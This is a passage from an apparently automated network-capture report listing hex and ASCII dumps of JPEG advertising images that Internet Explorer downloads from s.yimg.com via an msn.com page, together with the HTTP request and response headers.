| 2021-09-10 09:11:43 UTC | 49 | IN | Data Raw: 31 82 08 19 f2 1a de 98 a9 61 ff 00 c0 63 ac e2 dd 4d b1 1b b7 1f 3b 7e 2b 96 13 ca b4 92 f4 65 a5 93 73 00 73 44 c4 80 af 8d 52 ab 9c ea c7 47 2c 31 f2 2a ae 7c 3e 91 82 ae ca eb 65 34 23 5f 7a 2b d0 af bc ea 7f 79 d8 e8 93 9b ec a7 1f b7 61 ea 5f 49 bd c6 af e2 5e ef 2a 7b 39 28 18 cb fb 03 2c 26 d3 79 cb 42 25 85 97 2d 44 d1 ca ea 41 c0 c7 5b c5 2e 08 61 91 30 1e 12 c9 76 46 50 e5 8a a3 4d 3c 28 32 6e 86 ca 85 c9 3d 79 97 1e 55 2c 00 1c 0d 35 bd ca 8f 5c 3d 06 58 c0 ec 94 c0 0b f7 d0 56 eb be c3 47 d1 74 23 0f fe 82 6b 67 db 2f b4 18 46 d7 a9 cf 4a 35 92 6c e4 9e f1 d7 ec 71 d3 ba 91 97 93 d3 82 39 ca ba 90 c8 b8 df ac 5d fb 18 a0 eb d6 4d 28 79 23 62 d7 74 f2 2f aa 80 a0 12 02 a1 47 67 26 cc 8c 48 8c 19 a6 10 40 40 1f 0b e2 7c 51 89 58 53 48 51 11 58<br>Data Ascii: 1acM;~+essDRG,1*\|>e4#_z+ya_I^*{9(,&yB%-DA[.a0vFPM<(2n=yU,5\=XVGt#kg/FJ5lq9]M(y#bt/Gg&H@@\|QXSHQX |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 51 | IN | Data Raw: 41 c8 5b 65 7d d4 21 a3 fb 09 d2 05 88 36 18 c1 40 a4 49 66 28 59 9a 46 bb f2 36 f2 78 a0 10 b5 c9 54 17 9b a1 40 bb c5 5e c3 47 05 76 61 b0 6d 47 d5 4e 5d da 4c 9e f8 c9 ec 2d 87 8a 64 af 2c 9d 7d b7 90 68 92 5a 43 d8 10 d3 49 e8 8d db 0c 63 2a a6 d3 7a 39 f2 67 0d cd 4f ed 4f ad e0 0d be c3 2b 8d 2a 8c 85 86 81 39 5c fe b1 48 23 14 85 62 c0 c3 6f a2 9e b9 2d b9 5c fd b2 e7 26 21 52 4b f2 5c dc b3 4c 20 84 d1 a9 24 33 17 97 2b 2e 94 2e 3a e9 01 c8 54 31 d9 c5 48 3f 10 b7 7b dd 0e f3 93 2a 1d 77 8d 65 63 55 60 d4 f9 55 ef d4 b0 b4 18 0d 62 b4 50 02 42 06 24 11 b9 df ea 46 4e fb d7 be 65 9a 4e 42 e4 a4 23 eb 22 05 63 01 84 5f cb 22 d6 45 28 1a d1 59 41 5d 0c 59 41 3d 70 4a 15 98 0c b5 70 46 99 c9 f2 73 ca fe 18 87 c7 b8 38 28 44 2c 4e 39 8a b5 ee f1 a5 20<br>Data Ascii: A[e}!6@If(YF6xT@^GvamGN]L-d,}hZCIc*z9gOO+*9\H#bo-\&!RK\L $3+..:T1H?{*wecU`UbPB$FNeNB#"c_ "E(YA]YA=pJpFs8(D,N9 |
| 2021-09-10 09:11:43 UTC | 52 | IN | Data Raw: 38 0d 95 6d 07 45 d6 4b d9 58 3a e4 33 a9 66 03 12 50 7f b8 c2 48 ba cf c7 23 43 12 8a 37 50 71 b8 fd a9 3a 97 8b 8f d9 2e f4 61 5d fd a5 ac 9f d6 49 12 ae 39 09 18 cb 12 08 d6 46 39 3c be 46 50 73 93 b6 5c 90 a5 94 ec ef 21 5d c9 fa 95 bd e2 06 2d a1 91 a9 35 22 ce 33 d3 36 43 fe 38 d2 41 91 ec fa 07 91 e3 4b 8f 3c 65 b5 28 d1 ca 76 9a 16 0a d8 92 2c a9 f5 c9 18 c3 28 39 52 d2 3a e4 32 6b 11 c3 2e 23 7f c8 69 9b fb 32 32 30 27 52 fb 07 46 76 08 bf b3 a7 f6 72 dc ea 1c 2e f9 2b 0d 34 9e 18 9a e0 9c af 58 b0 ca dd 4a 92 cb b1 95 ab 39 27 a8 96 26 46 2a c2 ac 64 d9 8c 00 40 58 55 46 71 c3 ee d9 4f 45 35 95 77 1b 08 1f 22 62 00 5c e5 b8 c2 41 b1 02 f7 53 fc b2 a5 93 1b 80 4b 78 a7 8f a9 27 cf 4a 4e c5 ea dd 12 28 21 eb db ff 00 92 2d 01 ec 93 72 3d 1c 7b 51<br>Data Ascii: 8mEKX:3fPH#C7Pq:.a]I9F9<FPs\!]-5"36C8AK<e(v,(9R:2k.#i220'RFvr.+4XJ9'&F*d@XUFqOE5w"b\ASKx'JN(!-r={Q |
| 2021-09-10 09:11:43 UTC | 53 | IN | Data Raw: 59 2c 6e 91 da 32 42 f7 ed 12 6a a8 5d d9 ca d9 d2 b7 d9 39 71 49 0d b9 6e c7 7e 11 8e 54 c8 4a d3 21 d1 4a c9 31 bd 24 bd 91 fb fa e8 7e d8 db 93 b2 d0 e8 7e 22 cc 52 b2 3d 12 64 8a ff 00 82 fa 32 ba c4 ff 00 b1 32 d0 c7 e1 18 25 fa d7 8a b6 8a b9 12 74 d1 0b 33 bd c6 29 74 71 67 14 24 4a 25 78 86 99 07 71 43 15 59 db 62 71 4a fd 22 9b 93 75 76 49 4f e8 e4 ce 54 8e 4d 8b 14 9e c7 89 df 68 8c 5a 66 2e 86 5a 49 24 5b 6b e9 0f 25 b4 97 48 ac 92 aa 8b 24 e7 1e d1 36 7f 1b 22 ab 62 8e 59 74 b4 4b 0e 5e dc 48 5a 7b 30 bd b1 93 95 0e 6e 5a 21 93 14 16 aa fe cf 9d 34 ba 27 34 d3 4d 92 76 7f 12 12 ae 28 8e 75 11 67 46 59 c1 bb 5a 7e d1 f8 ef 63 32 cd b1 09 35 d1 cd fb 89 72 7f 48 7e 3d 1c a4 8e 53 28 fc 65 bf 12 11 04 a4 38 d3 f0 fb 12 23 1b 37 17 4c d0 bb 3f 1f<br>Data Ascii: Y,n2Bj]9qIn~TJ!J1$~~"R=d22%t3)tqg$J%xqCYbqJ"uvIOTMhZf.Zl$[k%H$6"bYtK^HZ{0nZ!4'4Mv(ugFYZ~c25rH~=S(e8#7L? |
| 2021-09-10 09:11:43 UTC | 55 | IN | Data Raw: 84 c1 cc e9 93 f9 30 8b 9c 6f 2e 41 5b 84 39 10 53 5b 51 ae c7 f2 81 6c 44 f6 51 0e bc 6c 0d 90 34 de 05 f7 1b 87 04 d0 60 54 a2 e9 b0 04 49 01 45 ce 9d e0 1e fb 94 48 60 d5 da 30 9a 19 96 b4 dc 9d f7 d8 28 00 cb ea ee 64 fb ca 73 19 8f 0d e1 c7 d4 ff 00 ee 70 40 bd 8f 6b 1a 1b 76 8a ae c3 49 e8 2e 56 8a 2c 13 5a ae 2d b3 5b d4 a0 cf 07 e1 da 45 16 8f b8 8d ca 0c 7d 62 43 46 00 6b 44 92 ac c6 86 b4 81 be e6 fb ca 91 cb f9 2b 59 d8 0c 35 01 03 00 2b 20 06 cb 2a 78 48 2a db 2b a8 3b 10 54 97 34 fa 16 91 fe 54 8c 11 d1 49 0d 3a 7d 2e 8b 9d e1 ce 92 dd c0 75 bf 95 96 cb 8b b9 f2 08 ea ad 51 b3 cc 35 b9 9e ea 2c 65 c4 fd 67 24 df f0 81 68 74 ef 24 83 d1 37 fd 45 77 17 17 c1 02 93 51 6d 26 33 3d 0f d4 e3 3b 94 1b e1 19 e6 23 77 a8 0d 83 a8 10 2c 4e 90 07 79 50<br>Data Ascii: 0o.A[9S[QlDQl4`TIEH`0(dsp@kvI.V,Z-[E}bCFkD+Y5+ *xH*+;T4TI:}.uQ5,eg$ht$7EwQm&3=;#w,NyP |
| 2021-09-10 09:11:43 UTC | 56 | IN | Data Raw: fc 35 10 e0 d6 01 15 0d b0 15 66 33 c4 b0 53 f1 4c 70 23 53 1a e0 f8 3d 35 00 54 ea 75 de 36 01 17 37 ae 4a 7d 20 f1 83 f6 9e 8a 39 38 90 b5 d4 27 63 2b ca 4e a7 2d d5 f5 3a 53 9c f2 37 33 12 9c 5a 0c 68 6a aa 05 a1 cd 79 69 ff 00 ea 57 8c 61 88 83 55 b5 11 60 3f 4c 80 4f e0 a0 6a 41 04 ea e6 bc 37 8a 8a 80 9a 81 d0 e7 34 36 e1 c0 11 72 57 c0 75 2a fe 46 92 34 00 ed da 09 d9 10 fd 77 1a a5 a4 14 f6 54 68 81 55 a6 08 6c ca 15 c0 65 9e 72 7b 90 8c b5 b0 af c2 58 1e 09 04 a7 3e b8 3e 51 50 cb 61 36 83 4d bc a1 a2 c2 f6 94 1e d7 b8 17 6b 99 b7 da 0e a5 2c 7d da 1b 02 0c 77 4c 63 ba bc 02 53 83 41 96 b8 cb 4b bb 6e 9e 1d d4 07 1f 72 be 23 63 05 b0 42 cb 0f e0 f0 dd 13 26 1b dd 14 43 4e c8 00 10 d3 78 69 6c 7f 92 8c 8d da ff 00 e0 c2 6b a3 3f 10 68 fd b5 2f 0c<br>Data Ascii: 5f3SLp#S=5Tu67J} 98'c+N-:S73ZhjyiWaU`?LOjA746rWu*F4wThUler{X>>QPa6Mk,}wLcSAKnr#cB&CNxilk?h/ |
| 2021-09-10 09:11:43 UTC | 57 | IN | Data Raw: 0b 50 80 19 53 06 39 a7 79 04 b1 ce 3f 5b 13 83 40 93 50 0f 2c 2b 11 62 af c7 cc d3 07 81 96 fd 2f 1f 53 7b 20 e6 3e 45 3a 8d de 36 23 62 a5 ab 45 50 2e 76 28 6a 19 8e 25 ae e6 16 a1 d7 e4 3d 82 81 c3 25 10 e7 18 0a 6a 52 a8 1a 63 aa 06 a5 03 ee d3 b1 54 eb 78 6a b4 e2 a5 17 98 6b 86 e3 b8 4d 7b db 77 d2 00 b7 44 ec 0b ac af 88 eb c7 ff d9<br>Data Ascii: PS9y?[@P,+b/S{ >E:6#bEP.v(j%=%jRcTxjkM{wD |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 6 | 192.168.2.7 | 49779 | 87.248.118.23 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 16 | OUT | GET /lo/api/res/1.2/BWUYr.M5U6.kf035wsX8Lg--~A/Zmk9ZmlsbDt3PTYyMjtoPTM2ODthcHBpZD1nZW1pbmk7cT0xMDA-/https://s.yimg.com/av/ads/1621266752856-586.jpg HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: s.yimg.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 58 | IN | HTTP/1.1 200 OK<br>Content-Length: 195845<br>Access-Control-Allow-Headers: X-Requested-With<br>Access-Control-Allow-Origin: *<br>Cache-Control: public, max-age=2592000<br>Content-Type: image/jpeg<br>Edge-Cache-Tag: 343450606465613470501122455183989970294,415930648339712111872285657998251086336,ae7a14591aaf8d474cdb3f92111c923e<br>Etag: "441833de41dfe8d94ac6f8ce4e751eba"<br>Last-Modified: Fri, 18 Jun 2021 09:15:35 GMT<br>Server: ATS<br>Timing-Allow-Origin: *<br>Accept-Ranges: bytes<br>Date: Thu, 02 Sep 2021 21:11:05 GMT<br>X-Served-By: cache-wdc5543-WDC<br>X-Cache: HIT<br>X-Cache-Hits: 1<br>X-Timer: S1630617066.900811,VS0,VE1<br>Age: 648038<br>Strict-Transport-Security: max-age=15552000<br>Referrer-Policy: no-referrer-when-downgrade<br>X-Frame-Options: SAMEORIGIN<br>cld_cache: HIT<br>cld_hits: 1<br>cld_by: cache-wdc5543-WDC<br>cld_latency: 1<br>Connection: close<br>Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"<br>X-XSS-Protection: 1; mode=block<br>X-Content-Type-Options: nosniff |
| 2021-09-10 09:11:43 UTC | 59 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 96 00 96 00 00 ff db 00 43 00 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 ff db 00 43 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 ff c0 00 11 08 01 70 02 6e 03 01 11 00 02 11 01 03 11 01 ff c4 00 1e 00 00 02 02 03 01 01 01 01 00 00 00 00 00 00 00 00 06 07 05 08 03 04 09 02 01 00 0a ff c4 00 49 10 00 02 02 01 03 03 03 03 03 02 04 04 03 05 03 0d 01 02 03 1 1 04 05 12 21 00 13 31 06 22 41 07 14 51 23 32 61 08 71 15 42 81<br>Data Ascii: JFIFCCpnI!1"AQ#2aqB |
| 2021-09-10 09:11:43 UTC | 60 | IN | Data Raw: 8a 4e e5 8a 81 16 51 83 dd aa a8 00 2d 5f 23 9e b3 b3 0f 8d 4f ac 6e 25 ce c0 89 40 d8 a8 76 7a 66 34 ac 39 30 f1 5d 84 31 c9 0c 66 34 98 bb 90 4f b5 55 55 56 b6 56 e5 04 0b bb 03 8e 3a 59 6b 7a 7f 8e 64 8c f6 7e 77 66 ca 0a b0 ea 0b d2 c5 f5 73 93 7c 56 d0 5f a5 9c 7e cc 70 86 52 85 a4 44 53 cb 9d f2 31 da 37 71 c1 e6 eb c1 ab be 3a ec bc f6 6d 37 d3 6e 5c 84 79 12 eb 8f 31 57 ae 87 6a 73 f8 b1 be 0c 04 c6 91 8c 64 49 11 37 43 29 97 6f 6f de 79 1b 47 36 4f 23 91 f2 0f 34 3c 9f fc 8a ea 2a 39 67 9d 9b cb 48 60 2b 19 03 41 50 33 d8 b7 5b f2 89 fc 68 18 2c 70 c8 57 72 c8 d4 db 8a 87 7e 05 82 4d 02 49 26 f9 ff 00 ea c4 b5 2c 11 86 dc 9c 3e 7c f9 11 eb 07 48 4b 31 a1 16 ab 5b 26 f4 82 4c 78 65 8f 12 49 44 28 f2 3d c7 17 05 9e 8b 2a 82 8b c3 6e 04 1f 1f 8f 27<br>Data Ascii: NQ-_#On%@vzf490]1f4OUUVV:Ykzd~wfs\|V_~pRDS17q:m7n\y1WjsdI7C)ooyG6O#4<*9gH`+AP3[h,pWr~MI&,>\|HK1[&LxeID(=*n' |
| 2021-09-10 09:11:43 UTC | 61 | IN | Data Raw: b9 db a7 f5 10 9a bc 97 ff 00 2b b8 59 15 d5 80 51 b5 0d 6d 74 0d db 3e dd a0 7c dd 1f e7 80 cf 9b 32 80 07 09 c8 8c b6 b7 36 e5 a9 30 d4 99 48 15 17 55 5e f9 d1 bd 3d 48 a4 08 ea 09 28 13 f7 03 4b 22 22 88 76 95 00 4e 25 57 57 57 f3 b0 ad 0f 68 f6 91 55 d2 0a 52 d4 ca 6a fa 58 f2 ef 94 5a c9 f0 04 dc 11 9e 54 ad 45 a9 f2 5e 07 16 77 90 02 20 dc 7b 87 ba 0b 00 36 84 fd 52 6c d8 27 70 e6 ff 00 70 04 0e 96 71 a8 f3 86 8a 19 8a 4b bd 4b 0a bb ec 4b c4 7c fd b5 13 2b 23 21 48 d8 ac 9b 8d ac 21 4e d2 c4 f9 fc 9a f2 48 fe 07 50 52 93 2e a0 87 56 e6 a5 bb 06 22 02 d6 a0 95 33 58 53 b3 95 c8 2d a9 cc 5c cf 09 79 98 d3 22 45 ba 42 db a4 db 17 1b 4b a0 34 05 fe 09 23 fe dd 01 33 26 62 bd fa 6b 6e 43 d2 90 e4 c9 28 09 0c 58 b3 e6 f7 6c f3 d8 df d8 77 28 c6 42 3c 44<br>Data Ascii: +YQmt>\|260HU^=H(K""vN%WWWhURjXZTE^w {6Rl'ppqKKK\|+#!H!NHPR.V"3XS-\y"EBK4#3&bknC(Xlw(B<D |
| 2021-09-10 09:11:43 UTC | 62 | IN | Data Raw: 04 92 e8 9a cc 7a 8e 22 b4 98 7a ba 2f dc 05 60 8b 27 ea 19 63 75 1c 90 50 b9 5e 0f 26 87 c8 e8 ca 56 24 fd b7 b5 6b a1 ef ba c2 cf 86 65 ef 5f 32 74 d4 fc 88 b4 da 06 4c ba be 24 31 41 34 9b a1 d9 26 3f 00 7b 1d 03 c8 85 a8 f2 ac 2b 82 0d 8a 3e 7a 51 61 92 d6 6e fe 61 b1 81 61 c9 ad 6e 07 5e 79 69 a4 5e 1f a1 3a e4 93 e2 64 e0 65 ba 86 98 ee 8d 43 04 ed 64 50 8e 45 da 7c ab 6d de 2b 92 c6 c7 c7 56 1c 14 c0 43 1d 1c eb 76 71 f3 b1 66 8a 1f a8 4a 62 4a 28 41 1e a4 d4 37 e2 9e d6 86 18 0e c4 43 fb 7b 4b 7b 8a 85 2d 75 c7 20 96 3e 6a ef 92 38 ea f2 5a ac 32 34 ff 00 f6 df 9f e3 58 a3 99 8d 26 b4 de fe 7d fe a0 b2 ff 00 fb bb 39 32 11 56 58 e4 0f 1b a0 b5 a3 4a eb fc 12 42 90 0d d7 00 7e 3a ea ff 00 91 e9 df 7f d9 e4 aa 82 9c af c8 b7 79 da 0a b0 64 dd 17 ed<br>Data Ascii: z"z/`'cuP^&V$ke_2tL$1A4&?{+>zQanaan^yi^:deCdPE\|m+VCvqfJbJ(A7C{K{-u >j8Z24X&}92VXJB~:yd |
| 2021-09-10 09:11:43 UTC | 64 | IN | Data Raw: 3a 1f 66 b4 59 c9 48 98 96 c4 01 ae 76 b9 6f c7 a8 ac 4b 68 28 1b 16 0e e2 2c 92 45 1e f3 33 00 29 4b 13 1a 7b 05 5a 50 04 9f 73 1a 07 8e a3 2d 0a 0f 5c 44 d6 9f b3 df 58 9c ba 50 9c ba 65 fd 41 fe 96 5e 66 99 27 8b da 23 28 1f 70 26 f6 86 a4 50 3f cb c0 e2 f9 e0 f1 d1 44 b2 e5 80 7d 75 b5 3b 1a e7 06 60 93 88 61 4b d6 86 d9 57 42 7f b8 30 c0 c5 06 38 c0 80 6e 0c ac b6 41 1e df 79 63 f3 c8 36 09 e0 10 45 f1 d3 52 91 85 15 b9 51 f2 61 d6 f1 ec 41 75 01 b2 3b 9d 7a bc 16 e3 62 49 95 2c 49 00 54 d8 8c c5 c9 01 95 d8 16 62 01 3f b7 81 44 70 08 f3 d7 57 4b 07 24 69 66 ce 81 de be d0 44 01 e2 70 f4 cd e9 06 3a 66 02 a5 c6 31 4b ab 2f fc 44 c9 3e e8 98 32 83 64 13 62 52 c7 82 a2 85 7f 6e 81 87 0d 56 7c 4e 30 8b d2 82 df a2 49 bc 14 28 29 0c 7a 3f b6 7c ff 00 50<br>Data Ascii: :fYHvoKh(,E3)K{ZPs-\DXPeA^f'#(p&P?D}u;`aKWB08nAyc6ERQaAu;zbI,ITb?DpWK$ifDp:f1K/D>2dbRnV\|N0I()z?\|P |
| 2021-09-10 09:11:43 UTC | 65 | IN | Data Raw: e3 01 f4 a4 43 ea 93 c9 0c 39 51 2a 21 75 03 26 35 e4 00 66 60 2e 4d bc 8e e0 17 b0 11 b4 fc 9a e4 53 65 28 a5 4c a3 63 47 25 cf 7f d8 c9 ce 14 82 a4 05 a9 9d 42 e4 d0 b0 a8 1b 40 8b cc 9f 6f c7 65 27 8a 36 49 d0 b3 33 8e e3 58 78 f8 a2 50 d5 51 fd bf 9e 91 53 84 e1 c3 5b 13 4e fb d2 f6 69 f0 cd ff 00 c9 89 24 9b bb 11 43 9d 1f b7 d4 3b 26 02 a3 2d 52 cf 77 6b 2e e2 c3 7a ed 04 b8 da 77 29 0d 60 fe 54 81 cf 27 a4 15 20 ab ff 00 5d ed bd c8 1d bc 58 4b 58 4d f5 7a fe b3 de 34 3b 6d 26 2c 82 54 26 4d ed 08 61 2e e6 da 56 c1 36 49 20 78 50 47 8f 3d 08 c8 c8 97 c8 5b f2 f5 d7 9c 71 53 87 dc 34 0c f4 6a 54 f9 fe 2b e6 33 94 aa 9d ea 85 7b 92 7b 0b 2a d1 64 60 48 e0 d0 da 58 f2 39 2a 40 35 d7 b0 84 7f 8e 25 6a c2 97 0c f5 37 ee b0 54 bc c2 16 54 c0 78 70 64 f7<br>Data Ascii: C9Q*!u&5f`.MSe(LcG%B@oe'6I3XxPQS[Ni$C;&-Rwk.zw)`T' ]XKXMz4;m&,T&Ma.V6I xPG=[qS4jT+3{{*d`HX9*@5%j7TTxpd |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 66 | IN | Data Raw: 84 46 ee c4 46 24 dc 8d 62 80 0d e3 af 4c 41 0a 06 c1 cd 3c 8f e3 a0 11 14 94 4d 40 49 4f f1 15 26 a3 cc b8 f3 af 94 64 cd 87 1e 5d 16 29 e0 69 14 c9 10 78 d4 02 d1 c7 26 23 d6 44 51 38 1c 84 24 38 00 0e 07 37 d1 28 95 10 cd 41 6a d3 df 66 d7 73 10 fb 61 7e 20 58 d9 c6 dd fa ec d0 e4 fa 5d a9 cd 93 80 80 cb 4c b1 10 1e 23 60 ae e0 b2 a1 0d ee 0c 58 0e 47 b8 03 46 ae fa 5a 6e 2c 57 2d 98 39 d7 bf 46 19 41 a5 a0 24 17 f1 12 cc e6 dd 5b 97 bd 62 de fd 29 f5 24 18 5a b6 26 41 ed 08 b2 53 b3 2c 7b 76 bc 19 8a db 31 98 ee e7 dc 51 94 9f 16 0d 9e 8b 2a 68 94 c4 66 40 2c d7 34 cf 5f 78 57 89 91 89 2a 50 e6 15 73 f3 67 a8 f3 2f 17 ee 17 7c cd 3e 1c 85 2a 25 61 ba 45 fd c6 39 14 0d c0 79 14 4f 23 e0 8e 3a bb 97 39 45 29 67 0e 41 eb d3 d3 ce 33 93 a5 d5 40 ff 00 26<br>Data Ascii: FF$bLA<M@IO&d])ix&#DQ8$87(Ajfsa~ X]L#`XGFZn,W-9FA$[b)$Z&AS,{v1Q*hf@,4_xW*Psg/\|>*%aE9yO#:9E)gA3@& |
| 2021-09-10 09:11:43 UTC | 67 | IN | Data Raw: 08 07 9d bb 3c 15 1c 9a fe 7a a6 fb 58 4a 89 71 76 d3 5d 2b e7 1a 89 2a 74 82 2c 19 86 63 9b 7f 7c a1 db a2 49 1c 78 91 42 fd c5 9e 3b 44 50 e4 a0 8a 46 a5 59 07 3c 8e 49 7a 3b 48 15 5e 3a e2 40 51 62 fd 35 be e7 bc e0 e9 2b 41 c6 0b 27 d2 9b be 46 18 7a 6e 19 8a 10 8a 11 3f cc 0a 5b 3b 8e 01 02 e8 23 51 e1 98 11 c7 e7 a8 04 29 2a 62 19 f5 de dd da 90 e4 b9 a9 9b 6c a9 93 bd 72 7d 73 a7 48 36 d2 62 11 4d 1c a8 d2 4c 24 8c c4 58 d4 81 1d 05 59 34 00 63 f2 47 91 57 d3 29 96 5e c6 d9 d8 7c ed 6e 77 11 dc 4a c6 52 4b 81 e8 dd e7 0c 5c 18 88 88 1e c2 8e ff 00 6d 4c c0 56 c8 8f 25 9e 45 14 08 3b 8d 1e 3f 1c 9e 0e a4 bb 3d 00 14 6a 69 b3 59 a0 e0 b9 0c cd ca bf d5 44 4e e9 b8 ed 1b 64 ed 8d e5 0f 23 63 e3 b3 31 66 77 5f 7b d8 fd c5 08 1b 54 02 38 fd d5 7d 2c 56<br>Data Ascii: <zXJqv]+*t,c\|IxB;DPFY<Iz;H^:@Qb5+A'Fzn?[;#Q)*blr}sH6bML$XY4cGW)^\|nwJRK\mLV%E;?=jiYDNd#c1fw_{T8},V |
| 2021-09-10 09:11:43 UTC | 69 | IN | Data Raw: 10 64 45 8b 3a b0 64 c7 91 55 76 bb 80 36 b3 4c 1e 91 8c 9b 56 38 d8 b1 a0 0f 42 5c a4 92 ec 19 aa c7 21 a0 14 f3 8e c9 e2 d4 92 08 5b 92 1e 82 95 7e a2 a6 bc e2 33 37 0e 2c 5c c5 78 d0 e2 c4 b2 4d 02 c7 07 ea 43 3c 4a 40 92 28 82 02 bb d6 5a 33 4a 0f bd 94 ed b0 6c ad 32 5a 03 61 7f 13 e2 c4 c7 4b 7b f4 14 30 e2 38 85 1c 4a 35 fe 39 16 ce 9e d7 6b 5a 20 b5 3d 34 36 44 30 c4 ed 2e 38 ca 8a 4c b1 03 88 72 1e 0e cb 1d f1 70 4d ac 80 2b 21 ab a0 7c df 49 cc 96 a7 c2 1b 09 73 bf 66 b7 e5 66 87 53 c4 32 48 20 39 39 87 19 5b ca 99 88 8f 8e 15 65 cb c4 45 91 a7 65 d8 bd f7 21 98 aa 16 b7 bb 34 8e ac ea 3c 02 78 be 82 90 40 39 b5 b3 a5 19 df f7 12 53 28 a0 b9 0e 72 c9 cd 7f 04 57 f2 35 22 8e d6 2c 79 11 40 26 92 39 92 46 60 01 0b 10 a8 d8 b7 e6 f9 6b f3 60 78 e9<br>Data Ascii: dE:dUv6LV8B\![~37,\xMC<J@(Z3Jl2ZaK{08J59kZ =46D0.8LrpM+!\|IsffS2H 99[eEe!4<x@9S(rW5",y@&9F`k`x |
| 2021-09-10 09:11:43 UTC | 86 | IN | Data Raw: c4 3d 72 39 02 39 1b 3d b9 c2 ff 00 71 4a 26 d4 76 67 d6 db ed ac 4c 7a 70 c9 89 a8 49 14 fe c4 8a 49 71 a5 40 d6 a9 14 ea 76 92 7c d4 53 06 60 7e 15 b8 f8 a5 a7 20 29 0e d5 63 5f 31 f8 ec 08 3f 0a b1 8d d4 5a 8c da e9 cb 99 a5 df 38 b1 13 af f8 96 85 a7 ea 30 b4 92 b6 04 4d 81 95 bf dd db 74 2e f0 92 4f cb 3a 94 0c 2c 53 78 ae aa 25 ff 00 c5 31 85 9e a0 da c3 d6 cc f5 8b 69 9e 39 64 ff 00 95 c0 16 ec 91 60 d4 7a c4 37 a6 71 a1 78 b5 ab 22 37 66 8f 0d 00 73 bd 3e ff 00 7b 40 c1 15 46 f5 8e 70 4a b3 12 37 12 a7 92 69 c9 be 20 08 62 6e 5b f1 ed 09 ca 59 20 a4 8c 26 ba dc e6 33 6f 98 2a f4 e4 1d c8 1b 03 30 3f 7b 0e 41 91 2b 1f 6a c6 b9 49 d8 9c 2a 9b bb 23 b9 e0 5b 5f cf 50 c2 eb c4 2d 4d de f6 f3 8e 20 60 25 0a 76 aa 98 1d 6f fd 0c 8c 49 fa 53 50 4f 4d 6a<br>Data Ascii: =r99=qJ&vgLzpIIq@v\|S`~ )c_1?Z80Mt.O:,Sx%1i9d`z7qx"7fs>{@FpJ7i bn[Y &3o*0?{A+jI*#[_P-M `%voISPOMj |
| 2021-09-10 09:11:43 UTC | 88 | IN | Data Raw: c0 66 36 d3 f2 3c 81 22 65 ee d5 1e 1d b5 30 ca 9d 4a a1 2a a9 db 62 a0 71 c1 52 05 f3 e4 9b 3c 74 84 c3 85 04 04 9a a7 ab df ce 9e 5a 98 6a 50 5f dc 20 8a 15 ec 18 93 4c 9c db a8 66 bc 5e af a4 58 1d c8 f4 f6 75 b0 62 da d1 92 1b 76 f2 2a fc 59 0a bb 7c fc ff 00 1d 64 b8 f2 ca 3b e9 e7 bc 6e 7e 94 87 09 a3 5a ac 1e c7 f3 77 3a 56 3a 1b f4 f7 6e 3e 36 36 3c 70 98 99 e5 58 db b4 3d ce 14 82 aa ca a7 9e 39 73 b8 70 05 73 7d 65 f8 84 95 62 55 03 17 f3 df f3 fb 8d 8f 07 31 25 d3 85 b0 96 25 c7 9b 53 7f 38 bd 7e 82 3b 02 4a f3 06 3d ad a9 30 73 27 65 36 95 ed ef 70 03 32 96 16 42 ee 00 85 e4 78 af 50 c5 46 66 3a 77 fd e9 1a 09 2e 02 58 d0 b0 34 b8 7e 67 a5 21 e1 a5 62 4d 91 97 8b 39 c8 62 20 50 af fb 40 92 82 f6 d5 55 40 b0 de e6 37 7c 91 fc f4 9a 10 51 3a ee<br>Data Ascii: f6<"e0J*bqR<tZjP_ Lf^Xubv*Y\|d;n~Zw:V:n>66<pX=9sps}ebU1%%S8~;J=0s'e6p2BxPFf:w.X4~g!bM9b P @U@7\|Q: |
| 2021-09-10 09:11:43 UTC | 89 | IN | Data Raw: 8f 24 5c 07 79 1d 69 cb 1f 61 43 6d ee 1c 90 cc 42 80 4a 49 42 8f 5d 77 17 f3 e6 62 3f ed e6 e2 54 c6 2a 4a 85 c0 21 87 2c f2 b6 fb c6 cc 8d 9b 16 51 8c 1c 8e e4 22 26 58 62 8c d8 66 3d 90 15 81 2b 20 72 a0 48 a5 b8 b1 b4 fc 81 29 65 24 d5 da e6 a3 e7 bb 34 77 fd bc b5 80 1f 05 8d 41 2f 57 2f bb de 25 22 f5 01 c8 c6 93 1d a7 97 13 22 2e eb c2 51 19 77 98 ca 89 71 65 67 21 61 88 0d c6 8f 2c 4f ed e2 fa 68 71 84 27 0e 1a d9 dd da c2 ff 00 ae 50 39 9c 06 05 ad 68 1f c8 64 2d 7a 1d 59 f2 d2 25 1b d4 39 18 f9 38 99 f2 89 25 7c 55 89 31 e5 fd 35 68 98 a0 59 ad 55 bd ac c8 c5 0b 72 15 94 48 8a 4f 1d 74 f1 85 2c 19 c8 67 b7 5c 8f bd ef 0b 1e 02 54 c4 29 0a 49 4a 8a b1 15 64 7f be b4 89 0c 4d 78 e5 63 ea 51 86 02 62 e2 47 8d 17 b6 b2 47 22 de 40 c6 